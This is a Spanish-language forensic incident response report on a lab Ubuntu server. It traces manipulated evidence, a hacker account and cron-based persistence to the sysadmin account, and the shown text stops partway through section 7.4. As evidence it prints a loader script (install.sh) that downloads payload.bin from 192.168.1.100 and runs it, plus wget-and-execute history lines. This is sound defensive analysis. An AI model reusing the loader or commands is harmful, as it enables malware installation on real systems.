




LIVE INCIDENT RESPONSE
4GEEKS-SERVER

INFORME TÉCNICO DE RESPUESTA A INCIDENTES

PRESENTADO POR:

MATÍAS LUZARDO



AGOSTO DE 2026



1. Resumen ejecutivo.....	3
2. Alcance, objetivos y limitaciones.....	4
3. Entorno y condiciones de análisis.....	4
4. Metodología Live Incident Response.....	6
5. Clasificación de hallazgos.....	7
6. Reconstrucción cronológica del incidente.....	8
7. Análisis técnico detallado del incidente.....	9
7.1 Cuenta reports y artefactos asociados.....	9
7.2 Acceso y actividad privilegiada de sysadmin.....	11
Correlación temporal de privilegios.....	11
7.3 Fabricación de evidencias atribuidas a reports.....	11
7.4 Nota y credenciales expuestas.....	12
7.5 Cuenta hacker.....	13
7.6 Intentos SSH fallidos desde 192.168.1.103.....	15
8. Persistencia y exfiltración.....	16
8.1 Persistencia mediante cron.....	16
8.2 Script backup2.sh.....	17
8.3 Verificación del artefacto secrets.tgz.....	18
8.4 Diferenciación frente al cron legítimo.....	19
9. Revisión de superficies de ataque y mecanismos alternativos.....	19
Systemd.....	19
SSH authorized_keys.....	20
sudoers.....	20
init.d / profile / rc.local.....	20
at.....	20
Procesos.....	20
Conexiones.....	20
Apache.....	20
FTP.....	20
Firewall.....	20
10. Evidencia y preservación.....	24
11. Fase 2 – Remediación y restauración.....	25
12. Estado actual de erradicación.....	27
13. Riesgo, impacto y alcance.....	27
14. Recomendaciones de hardening y prevención.....	28
15. Qué NO puede afirmarse con la evidencia disponible.....	29
16. Conclusión.....	29
17. Glosario esencial.....	30
18. Referencias técnicas.....	30
Anexo A. Matriz de evidencias.....	31
Anexo B. Indicadores de compromiso (IOC).....	32
Anexo C. Capturas seleccionadas.....	33
Anexo D. Cierre de erradicación y recuperación.....	40
Declaración de cierre.....	45

1. Resumen ejecutivo

Este informe documenta un incidente de seguridad en el servidor 4geeks-server. La evidencia atribuye a la cuenta administrativa sysadmin la creación o modificación de archivos, historiales y otros artefactos colocados bajo la cuenta reports. En términos sencillos, el hecho central fue el uso de permisos de administración para fabricar rastros, abrir una consola con control total y preparar un mecanismo automático que permaneció activo en el servidor.

El principal riesgo técnico era una tarea automática que se ejecutaba cada quince minutos con permisos de administrador. El script reunía /etc/passwd, que contiene la lista de cuentas del servidor, e intentaba enviarlo a 192.168.1.100. Aunque no se demostró que la transferencia se completara, el mecanismo era real, permaneció activo hasta la investigación y podía ejecutar acciones repetidas con privilegios máximos.

El historial de sysadmin contiene comandos que escribieron manualmente en /home/reports/.bash_history una secuencia de descarga y ejecución de install.sh. También registra la creación o edición de .note, install.sh, backup.log y chat.txt, seguida del cambio de propiedad de esos archivos a reports. El historial preservado de reports reproduce exactamente las líneas introducidas desde sysadmin. Por tanto, esos artefactos demuestran una escena manipulada.

La respuesta incluyó el aislamiento inicial, la preservación de evidencias, la eliminación del cron y de los artefactos asociados, el retiro de la cuenta hacker, la rotación de la contraseña de reports, el cierre de FTP, la restricción del firewall, la actualización del sistema y la restauración de Wazuh. Los registros documentan además un acceso SSH exitoso a sysadmin desde 192.168.1.50 y una consola root abierta por esa cuenta poco antes de la creación de hacker, backup2.sh y sys-maintenance.

Al finalizar, las verificaciones no detectaron nuevamente los archivos, procesos o persistencias conocidos y los servicios necesarios continuaron funcionando. El mecanismo técnico quedó contenido y erradicado. Como acción residual, debe rotarse la credencial de sysadmin y revisarse cualquier acceso administrativo asociado. La atribución se limita a la cuenta sysadmin: los registros no permiten identificar con certeza a la persona que la operaba.

Hallazgo	Evidencia	Severidad	Estado
Manipulación desde sysadmin	Historial de sysadmin + comparación con reports + registros sudo	Crítica	Confirmada; rotación de sysadmin pendiente
Persistencia y salida de datos	sys-maintenance → backup2.sh → /etc/passwd → HTTP POST	Crítica	Mecanismo erradicado
Cuenta hacker	Creada segundos después de abrirse una consola root	Alta	Eliminada
Credenciales en texto plano	/opt/.archive/credentials.txt, creado desde sysadmin y con modo 0644	Alta	Secreto eliminado; reports rotada
SSH password guessing	192.168.1.103, intentos fallidos contra varias cuentas	Media/Alta	Mitigado mediante SSH/UFW

Hallazgo	Evidencia	Severidad	Estado
FTP sin TLS	local_enable=YES, ssl_enable=NO	Media	Servicio deshabilitado

2. Alcance, objetivos y limitaciones

El alcance se limita al servidor 4geeks-server y a los artefactos visibles desde el sistema activo: procesos, usuarios, autenticación, historiales, cron, systemd, archivos, configuración de SSH, firewall, FTP y Apache. No se dispuso de registros del router, del firewall perimetral, del equipo 192.168.1.50, del servidor 192.168.1.100 ni de la máquina 192.168.1.103. Por ello, el informe puede atribuir acciones a cuentas del servidor y correlacionarlas temporalmente, pero no identificar a una persona física ni demostrar lo ocurrido fuera del host analizado.

Objetivos: reconstruir la cadena real del incidente; distinguir actividad observada de evidencia plantada; identificar el uso de privilegios, la persistencia y la información preparada para una posible exfiltración; contener mecanismos activos; preservar evidencias; reducir el riesgo de recurrencia; y verificar que la amenaza no continuara ejecutándose.

- Limitación temporal: el estado operativo de la VM durante la investigación está fechado en agosto de 2026, mientras que numerosos artefactos del escenario llevan marcas de tiempo de junio de 2025. La diferencia se interpretó como una característica temporal del laboratorio y no como evidencia de permanencia continua del atacante durante más de un año.
- Limitación de red: el servidor fue aislado mediante Host-Only y no tenía ruta por defecto. Por ello, la imposibilidad de conexión con 192.168.1.100 durante la investigación no puede interpretarse como evidencia de que la infraestructura remota estuviera caída.
- Limitación forense: al tratarse de Live Incident Response no se realizó una imagen bit a bit del disco ni adquisición completa de memoria. La investigación se apoya en evidencia puntual y en logs locales.

3. Entorno y condiciones de análisis

El servidor fue ejecutado en VirtualBox y se aisló mediante una interfaz Host-Only. La VM utilizó la dirección 192.168.56.103/24. La tabla de rutas no mostraba una ruta default, de modo que la VM no tenía salida normal a Internet durante el análisis.

```

For more details see:
https://ubuntu.com/20-04

* Introducing Expanded Security Maintenance for Applications.
Receive updates to over 25,000 software packages with your
Ubuntu Pro subscription. Free for personal use.

https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Jun 23 16:40:54 UTC 2025 on tty1
sysadmin@4geeks-server:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:6d:21:93 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.103/24 brd 192.168.56.255 scope global dynamic enp0s3
        valid_lft 465sec preferred_lft 465sec
    inet6 fe80::a00:27ff:fe6d:2193/64 scope link
        valid_lft forever preferred_lft forever
sysadmin@4geeks-server:~$

```

Figura 1. Interfaz de red usada durante el aislamiento inicial.

Lectura de la evidencia: La interfaz enp0s3 usa 192.168.56.103/24 dentro de una red Host-Only. Esto confirma que el análisis inicial se realizó sin una ruta normal hacia Internet.

El baseline inicial mostró Ubuntu 20.04.6 LTS, kernel 5.4.0-216-generic, arquitectura x86-64, load average 0.00/0.00/0.01, memoria disponible superior a 3 GiB y disco principal al 42 %. No se detectó presión de recursos como indicador inicial del incidente.

```

    inet6 fe80::a00:27ff:fe6d:2193/64 scope link
    valid_lft forever preferred_lft forever
sysadmin@4geeks-server:~$ ip route
192.168.56.0/24 dev enp0s3 proto kernel scope link src 192.168.56.103
sysadmin@4geeks-server:~$ whoami
sysadmin
sysadmin@4geeks-server:~$ date
Thu 13 Aug 2026 07:45:09 PM UTC
sysadmin@4geeks-server:~$ hostnamectl
  Static hostname: 4geeks-server
            Icon name: computer-vm
            Chassis: vm
            Machine ID: 92e337bfab6d49ab8421fbb605b48cd7
            Boot ID: afb36098746a4eb395705bccc0d033a8
    Virtualization: oracle
  Operating System: Ubuntu 20.04.6 LTS
            Kernel: Linux 5.4.0-216-generic
  Architecture: x86_64
sysadmin@4geeks-server:~$ uptime
19:45:22 up 16 min,  1 user,  load average: 0.00, 0.00, 0.01
sysadmin@4geeks-server:~$ free -h
               total        used        free      shared  buff/cache   available
Mem:           3.8Gi        177Mi        3.3Gi         1.0Mi        331Mi        3.4Gi
Swap:           3.1Gi           0B          3.1Gi
sysadmin@4geeks-server:~$ df -h
Filesystem      Size  Used Avail Use% Mounted on
udev            1.9G   0    1.9G   0% /dev
tmpfs           392M   1.1M 391M   1% /run
/dev/sda2       15G   5.8G  8.2G  42% /
tmpfs           2.0G   0    2.0G   0% /dev/shm
tmpfs           5.0M   0    5.0M   0% /run/lock
tmpfs           2.0G   0    2.0G   0% /sys/fs/cgroup
/dev/loop0      92M   92M   0 100% /snap/lxd/24061
/dev/loop1      50M   50M   0 100% /snap/snapd/18357
/dev/loop2      64M   64M   0 100% /snap/core20/1828
tmpfs           392M   0    392M   0% /run/user/1000
sysadmin@4geeks-server:~$

```

Figura 2. Estado inicial del sistema: host, versión, tiempo activo, memoria y almacenamiento.

Lectura de la evidencia: La captura fija el punto de partida: equipo, versión de Ubuntu, tiempo activo y uso de recursos. Sirve para distinguir el incidente de un fallo causado por falta de memoria o espacio en disco.

Observación de seguridad: Ubuntu 20.04 LTS alcanzó el fin de su soporte estándar el 31/05/2025. Canonical recomienda migrar a una versión LTS soportada o utilizar Ubuntu Pro/ESM para prolongar el mantenimiento de seguridad. En este informe la condición se registra como una debilidad de mantenimiento y no como prueba de que una vulnerabilidad concreta de Ubuntu haya causado la intrusión.

4. Metodología Live Incident Response

La metodología aplicada siguió un orden defensivo: observar, preservar, correlacionar, contener y verificar. Preservar significa guardar una copia comprobable antes de modificar el sistema; contener significa detener el daño sin destruir información útil; y verificar significa repetir las búsquedas para confirmar que el mecanismo no reaparece. Se evitó eliminar inmediatamente procesos, usuarios o tareas programadas para no destruir evidencia. El enfoque es coherente con NIST SP 800-61 Rev. 3 y NIST SP 800-86.

1. Establecimiento de un baseline técnico y temporal.
2. Identificación de usuarios, sesiones y eventos de autenticación.
3. Revisión de procesos, cron, systemd, SSH, sudoers y scripts de inicio.
4. Correlación de los historiales de sysadmin y reports, los registros SSH y sudo, la cuenta hacker y los artefactos asociados.
5. Revisión de red, sockets, firewall, FTP y Apache.

6. Preservación en /root/ir-evidence y generación de huellas digitales SHA-256 para comprobar que las copias no cambiaron.
7. Contención de cron y de la cuenta hacker, seguida de verificación de no reaparición.

5. Clasificación de hallazgos

La severidad expresa el daño potencial para la organización; la confianza indica qué tan directamente está respaldado cada hallazgo. Se considera confirmado lo que aparece de forma explícita en historiales, archivos o registros; se asigna confianza alta cuando varias fuentes independientes coinciden; y se mantiene como no demostrado aquello que requiere conocer la identidad de una persona, el contenido del equipo remoto o el resultado de una conexión de red.

ID	Hallazgo	Impacto	Confianza	Estado
H-01	sysadmin fue utilizada para fabricar el historial y los artefactos atribuidos a reports.	Abuso de privilegios y alteración de la trazabilidad	Confirmado por historiales correlacionados	Documentado; rotación y revisión de sysadmin pendientes
H-02	Cron ejecutaba backup2.sh como root cada 15 minutos y preparaba /etc/passwd para un POST HTTP.	Persistencia privilegiada y posible exposición de datos	Mecanismo confirmado; envío exitoso no demostrado	Erradicado; evidencia preservada
H-03	La cuenta hacker fue creada 32 segundos después de que sysadmin abriera una consola root.	Acceso interactivo adicional	Alta por correlación temporal; autor humano no identificado	Cuenta y grupo eliminados
H-04	Credencial de reports almacenada en texto plano en credentials.txt con permisos 0644.	Compromiso de credencial local	Confirmado	Archivo eliminado; reports rotada
H-05	Intentos SSH desde 192.168.1.103 contra test, admin, hacker y root.	Password guessing	Intentos confirmados; éxito no demostrado	Mitigado con SSH y UFW
H-06	FTP permitía autenticación local sin TLS.	Exposición potencial de credenciales en tránsito	Configuración confirmada; no vinculada al incidente	vsftpd deshabilitado; puerto 21 cerrado
H-07	UFW permitía inicialmente 21/22/80 desde cualquier origen y todas las salidas.	Superficie de ataque y salida amplia	Confirmado	22/80 limitados a la red interna

6. Reconstrucción cronológica del incidente

La cronología se construyó exclusivamente con marcas de tiempo observadas en el servidor. Se separaron los eventos del escenario fechados en junio de 2025 de las acciones de investigación realizadas en agosto de 2026. No se asignaron horas a los comandos de `.bash_history` porque ese archivo no aportó marcas de tiempo por línea.

Fecha/hora	Evento	Interpretación
21/06/2025 19:38:20	Falla un acceso SSH como root desde 192.168.1.50.	Intento remoto no exitoso desde un equipo de la red privada.
21/06/2025 19:38:47	Se acepta la contraseña de sysadmin desde 192.168.1.50.	Acceso remoto exitoso a la cuenta administrativa; no identifica a la persona operadora.
21/06/2025 19:54:52	sysadmin ejecuta <code>adduser reports</code> ; <code>passwd</code> registra la contraseña a las 19:55:16.	Creación administrativa de reports pocos minutos después del acceso remoto.
23/06/2025 14:07-14:09	El historial de sysadmin muestra la creación de <code>.note</code> , <code>/opt/.archive</code> y <code>credentials.txt</code> .	Preparación de la nota y de la credencial colocadas en rutas asociadas a reports.
23/06/2025 14:28-14:40	sysadmin escribe comandos en el historial de reports y edita o cambia la propiedad de <code>install.sh</code> , <code>backup.log</code> y <code>chat.txt</code> .	Fabricación del rastro de ejecución y del supuesto contexto externo.
23/06/2025 15:02:15	sysadmin ejecuta <code>sudo /bin/bash</code> desde <code>tty1</code> .	Apertura de una consola con privilegios root.
23/06/2025 15:02:47	<code>useradd</code> crea hacker con shell <code>/bin/bash</code> .	Evento ocurrido 32 segundos después de abrir la consola root; correlación fuerte, no identificación personal.
23/06/2025 15:03:53	<code>passwd</code> cambia la contraseña de hacker.	La cuenta queda preparada para autenticación.
23/06/2025 15:06:49	<code>backup2.sh</code> registra su modificación.	Implantación dentro de la misma ventana privilegiada.
23/06/2025 15:08:58	<code>sys-maintenance</code> registra su modificación.	Persistencia cron establecida pocos minutos después.
23/06/2025 15:26-15:29	192.168.1.103 intenta SSH como test, admin, hacker y root.	Password guessing; solo se observaron fallos.
13/08/2026 22:30:01	cron ejecuta <code>backup2.sh</code> y modifica <code>/tmp/secrets.tgz</code> .	La persistencia seguía activa al iniciar la investigación.
13/08/2026 22:45:01	cron vuelve a ejecutar <code>backup2.sh</code> .	Periodicidad de quince minutos confirmada.
13/08/2026 23:00:01	Última ejecución observada antes de la cuarentena.	Última actividad confirmada del mecanismo.
13/08/2026 23:15	No se observa otra ejecución tras retirar <code>sys-maintenance</code> .	Contención exitosa.
19-20/08/2026	Se correlacionan historiales de sysadmin/reports y registros SSH/sudo.	Las fuentes relacionan la fabricación de los rastros y la ventana privilegiada con la cuenta sysadmin.

7. Análisis técnico detallado del incidente

7.1 Cuenta reports y artefactos asociados

La cuenta reports fue creada por sysadmin el 21/06/2025 y era legítima en origen. Su directorio contenía una secuencia que describía la consulta de credenciales, la descarga de install.sh y su ejecución. Ese historial no constituye una fuente independiente de actividad de reports: el historial de sysadmin registra la escritura deliberada de las mismas líneas dentro de /home/reports/.bash_history.

```
sysadmin@4geeks-server:~$ id hacker
uid=1002(hacker) gid=1002(hacker) groups=1002(hacker)
sysadmin@4geeks-server:~$ id reports
uid=1001(reports) gid=1001(reports) groups=1001(reports)
sysadmin@4geeks-server:~$ gatent group sudo

Command 'gatent' not found, did you mean:

  command 'getent' from deb libc-bin (2.31-0ubuntu9.17)

Try: sudo apt install <deb name>
sysadmin@4geeks-server:~$ gatent group adm

Command 'gatent' not found, did you mean:

  command 'getent' from deb libc-bin (2.31-0ubuntu9.17)

Try: sudo apt install <deb name>
sysadmin@4geeks-server:~$
```

Figura 3. Identificación de las cuentas reports y hacker y consulta de sus grupos.

Lectura de la evidencia: Las consultas identifican reports y hacker como cuentas separadas y muestran su pertenencia a grupos. La comprobación evita atribuirles privilegios que no constan en la evidencia.

El historial preservado de reports contenía:

```
cat /opt/archive/credentials.txt
wget http://192.168.1.100/install.sh
chmod +x install.sh
./install.sh
nano backup.log
```

Las cinco líneas de ese historial coinciden con los comandos que sysadmin introdujo mediante tee antes de asignar el archivo a reports. Por ello, el archivo prueba la fabricación del rastro, pero no una ejecución real del empleado.

```

sysadmin@4geeks-server:~$ sudo sha256sum /home/reports/install.sh \
> /home/reports/chat.txt \
> /home/reports/note \
> /home/reports/backup.log \
> /home/reports/.bash_history
e7eceb03d38bbcb37ee88aab2e380a01743ce58ef99b6ae388d3aa1cb7b422f9 /home/reports/install.sh
35e1f36e9a5ff5bdb95996c6056eb7126f5f72e728be12f62953167cdf1212 /home/reports/chat.txt
sha256sum: /home/reports/note: No such file or directory
98cbfd3e0fcd472efe570cfd4038f1d5c9b746e1b82caf6ab17161eb4ecf522b /home/reports/backup.log
46d4ea4984767a0b8f053853a30f7a45db4ea67750f03f92caea1f5f2d328cc2 /home/reports/.bash_history
sysadmin@4geeks-server:~$

```

Figura 4. Huellas SHA-256 de los archivos asociados a la cuenta reports.

Lectura de la evidencia: Cada cadena SHA-256 funciona como una huella digital del archivo. Permite demostrar posteriormente que la copia examinada conserva exactamente el mismo contenido.

```

sysadmin@4geeks-server:~$ sudo cat /home/reports/.bash_history
cat /opt/.archive/credentials.txt
wget http://192.168.1.100/install.sh
chmod +x install.sh
./install.sh
nano backup.log
sysadmin@4geeks-server:~$

```

Figura 5. Historial de reports: consulta de credenciales, descarga y ejecución de install.sh.

Lectura de la evidencia: La captura conserva cinco comandos en el historial de reports. El historial de sysadmin documenta la inserción de esas mismas líneas mediante tee; por ello la secuencia es un rastro plantado y no una ejecución confirmada por el empleado.

El contenido de install.sh indica que, si se ejecutaba, crearía /tmp/.temp, descargaría payload.bin desde 192.168.1.100 y lo iniciaría en segundo plano. No obstante, el historial de sysadmin muestra que install.sh fue editado y luego asignado a reports. El archivo demuestra la función prevista del cargador, pero no demuestra que reports lo ejecutara ni que payload.bin llegara a funcionar.

```

sysadmin@4geeks-server:~$ sudo cat /home/reports/install.sh
#!/bin/bash

echo "[*] Preparing enviroment..."
sleep 1
mkdir -p /tmp/.temp
echo "[*] Downloading dependencies..."
sleep 2
curl -s http://192.168.1.100/payload.bin -o /tmp/.temp/payload
chmod +x /tmp/.temp/payload
/tmp/.temp/payload &
echo "[*] Installation complete."
sysadmin@4geeks-server:~$

```

Figura 6. Contenido de install.sh, cargador que descarga y ejecuta payload.bin.

Lectura de la evidencia: El script contiene instrucciones propias de un cargador: crear una ruta oculta, descargar payload.bin y ejecutarlo. El código prueba su capacidad prevista, pero no sustituye un registro de ejecución real.

7.2 Acceso y actividad privilegiada de sysadmin

Los registros de SSH muestran que el 21/06/2025 se intentó acceder como root desde 192.168.1.50 y, 27 segundos después, se aceptó la contraseña de sysadmin desde la misma dirección. Se trata de una IP privada de la red interna: confirma el equipo de origen observado, pero no demuestra que fuese una conexión desde Internet ni identifica a la persona que controlaba ese equipo.

Correlación temporal de privilegios

- El 23/06/2025 a las 15:02:15, sysadmin abrió /bin/bash como root mediante sudo desde tty1. Treinta y dos segundos después se creó la cuenta hacker.
- backup2.sh fue modificado a las 15:06:49 y sys-maintenance a las 15:08:58, dentro de la misma ventana temporal. La correlación atribuye la preparación técnica a la cuenta sysadmin con confianza alta, pero no identifica al operador humano.

Valoración forense: los registros confirman un acceso remoto a sysadmin y, dos días más tarde, la apertura de una consola root desde esa cuenta. Por sí solos no demuestran que ambos eventos fueran realizados por la misma persona; su relevancia surge al correlacionarlos con los historiales, los propietarios de los archivos y las marcas temporales de los artefactos.

```
sysadmin@4geeks-server:~$ sudo zgrep -hE '192\\.168\\.1\\.50|Accepted password for sysadmin|Failed password for root)' /var/log/auth.log* 2>/dev/null | tail -n 30
Jun 21 19:38:19 4geeks-server sshd[2001]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.50 user=root
Jun 21 19:38:20 4geeks-server sshd[2001]: Failed password for root from 192.168.1.50 port 40230 ssh2
Jun 21 19:38:26 4geeks-server sshd[2001]: Connection closed by authenticating user root 192.168.1.50 port 40230 [preauth]
Jun 21 19:38:47 4geeks-server sshd[2011]: Accepted password for sysadmin from 192.168.1.50 port 47936 ssh2
Jun 21 19:38:48 4geeks-server sshd[2106]: Received disconnect from 192.168.1.50 port 47936:11: disconnected by user
Jun 21 19:38:48 4geeks-server sshd[2106]: Disconnected from user sysadmin 192.168.1.50 port 47936
Aug 20 01:32:20 4geeks-server sudo: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/bin/zgrep -hE Aug 13 19:3[0-9]:.*(192\\.168\\.1\\.50|Accepted password for sysadmin|Failed password for root) /var/log/auth.log
Aug 20 01:35:15 4geeks-server sudo: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/bin/zgrep -hE 192\\.168\\.1\\.50|Accepted password for sysadmin|Failed password for root) /var/log/auth.log
sysadmin@4geeks-server:~$ _
```

Figura 6A. Acceso SSH a sysadmin desde 192.168.1.50 después de un intento fallido como root.

Lectura de la evidencia: auth.log registra el fallo de root a las 19:38:20 y la autenticación exitosa de sysadmin a las 19:38:47 desde la misma IP. Las líneas de agosto que aparecen al final corresponden a las consultas realizadas durante la investigación y no al incidente original.

```
sysadmin@4geeks-server:~$ sudo zgrep -hE 'sudo: sysadmin .*TTY=tty1.*COMMAND=/bin/bash$' /var/log/auth.log* 2>/dev/null
Jun 23 15:02:15 4geeks-server sudo: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/bin/bash
sysadmin@4geeks-server:~$
```

Figura 6B. Apertura de una consola root desde la cuenta sysadmin.

Lectura de la evidencia: El registro muestra que sysadmin ejecutó /bin/bash como root desde tty1 el 23/06/2025 a las 15:02:15. La evidencia atribuye la sesión privilegiada a la cuenta, no a una persona física.

7.3 Fabricación de evidencias atribuidas a reports

El historial de sysadmin contiene una secuencia explícita de preparación: crea /opt/.archive, configura credentials.txt, escribe con tee cinco comandos dentro de /home/reports/.bash_history, cambia el propietario del historial y edita o reasigna install.sh, backup.log y chat.txt. Esta secuencia demuestra que chat.txt y el historial de reports fueron preparados como parte de la escena. No existe una fuente independiente que confirme un mensaje externo al empleado.

```
sysadmin@4geeks-server:~$ sudo grep -nE 'rm ~/.bash_history|/home/reports/|mkdir -p /opt/.archive|
chmod 644 /opt/.archive/credentials.txt|chown reports:reports' /home/sysadmin/.bash_history | grep
-v 'echo "reports:'
1:rm ~/.bash_history
3:echo "Reminder: new credentials for reports stored temporarily in /opt/.archive" | sudo tee /home/
reports/.note
5:sudo mkdir -p /opt/.archive
7:sudo chmod 644 /opt/.archive/credentials.txt
8:echo "cat /opt/.archive/credentials.txt" | sudo tee /home/reports/.bash_history
9:sudo chown reports:reports /home/reports/.bash_history
10:echo "wget http://192.168.1.100/install.sh" | sudo tee -a /home/reports/.bash_history
11:echo "chmod +x install.sh" | sudo tee -a /home/reports/.bash_history
12:echo "./install.sh" | sudo tee -a /home/reports/.bash_history
13:echo "nano backup.log" | sudo tee -a /home/reports/.bash_history
14:sudo chown reports:reports /home/reports/.bash_history
15:sudo touch /home/reports/install.sh
16:sudo nano /home/reports/install.sh
17:sudo touch /home/reports/backup.log
18:sudo nano /home/reports/backup.log
19:sudo chown reports:reports /home/reports/install.sh /home/reports/backup.log
22:sudo nano /home/reports/chat.txt
23:sudo chown reports:reports /home/reports/chat.txt
sysadmin@4geeks-server:~$
```

Figura 6C. Historial de sysadmin: creación y atribución de artefactos a reports.

Lectura de la evidencia: Las líneas visibles muestran la escritura del historial de reports, la edición de los archivos y el cambio de propietario. La línea que contenía la contraseña fue excluida de la salida para no incorporarla al informe.

```
sysadmin@4geeks-server:~$ sudo nl -ba /root/ir-evidence/reports.bash_history
 1 cat /opt/.archive/credentials.txt
 2 wget http://192.168.1.100/install.sh
 3 chmod +x install.sh
 4 ./install.sh
 5 nano backup.log
sysadmin@4geeks-server:~$ _
```

Figura 6D. Historial preservado de reports con la secuencia introducida desde sysadmin.

Lectura de la evidencia: Los cinco comandos coinciden con las líneas escritas mediante tee desde sysadmin. Esta correspondencia demuestra que el archivo no es un registro independiente de acciones realizadas por reports.

Conclusión de atribución: la manipulación de los artefactos se atribuye a la cuenta sysadmin con confianza alta. No se atribuye a una persona física, porque no se dispone de identificación del operador, registros del equipo 192.168.1.50 ni evidencia externa al servidor.

7.4 Nota y credenciales expuestas

La nota oculta /home/reports/.note, propiedad de root:root, indicaba que las credenciales de reports estaban temporalmente en /opt/.archive. El historial de sysadmin registra la escritura de esa nota y la creación del directorio oculto. Por tanto, la nota no es un mensaje independiente recibido por reports, sino un artefacto preparado desde la cuenta administrativa.

```

sysadmin@4geeks-server:~$ sudo stat /home/reports/.note
  File: /home/reports/.note
  Size: 74          Blocks: 8          IO Block: 4096   regular file
Device: 802h/2050d Inode: 393241       Links: 1
Access: (0644/-rw-r--r--)  Uid: (   0/   root)   Gid: (   0/   root)
Access: 2025-06-23 14:07:19.871901046 +0000
Modify: 2025-06-23 14:07:19.871901046 +0000
Change: 2025-06-23 14:07:19.871901046 +0000
 Birth: -
sysadmin@4geeks-server:~$ sudo sha256sum /home/reports/.note
6fa8e16e79e9d5ce9c2f70d35e3d115f045e585d157427a0b69a15abb6b7d65b /home/reports/.note
sysadmin@4geeks-server:~$ sudo cat /home/reports/.note
Reminder: new credentials for reports stored temporarily in /opt/.archive
sysadmin@4geeks-server:~$ _

```

Figura 7. Nota oculta en /home/reports que remite al archivo de credenciales.

Lectura de la evidencia: La nota remite a credentials.txt, pero el historial de sysadmin demuestra que fue creada durante la preparación de la escena. Su valor probatorio es mostrar la manipulación, no un engaño externo.

El archivo /opt/.archive/credentials.txt tenía permisos 0644, era propiedad de root:root y contenía la credencial de reports en texto plano. El historial de sysadmin muestra su creación y el ajuste de permisos. Aunque formaba parte de la evidencia plantada, generó una vulnerabilidad real: cualquier usuario con lectura del archivo podía recuperar la contraseña. El secreto fue eliminado y la contraseña de reports fue rotada.

```

sysadmin@4geeks-server:~$ sudo ls -la /opt/.archive
total 12
drwxr-xr-x 2 root root 4096 Jun 23  2025 .
drwxr-xr-x 4 root root 4096 Jun 23  2025 ..
-rw-r--r-- 1 root root  19 Jun 23  2025 credentials.txt
sysadmin@4geeks-server:~$ sudo stat /opt/.archive
  File: /opt/.archive
  Size: 4096          Blocks: 8          IO Block: 4096   directory
Device: 802h/2050d Inode: 393245       Links: 2
Access: (0755/drwxr-xr-x)  Uid: (   0/   root)   Gid: (   0/   root)
Access: 2026-08-13 20:32:24.823942210 +0000
Modify: 2025-06-23 14:09:58.840345447 +0000
Change: 2025-06-23 14:09:58.840345447 +0000
 Birth: -
sysadmin@4geeks-server:~$ sudo stat /opt/.archive/credentials.txt
  File: /opt/.archive/credentials.txt
  Size: 19            Blocks: 8          IO Block: 4096   regular file
Device: 802h/2050d Inode: 393246       Links: 1
Access: (0644/-rw-r--r--)  Uid: (   0/   root)   Gid: (   0/   root)
Access: 2025-06-23 14:09:58.840345447 +0000
Modify: 2025-06-23 14:09:58.844345458 +0000
Change: 2025-06-23 14:10:41.988465035 +0000
 Birth: -
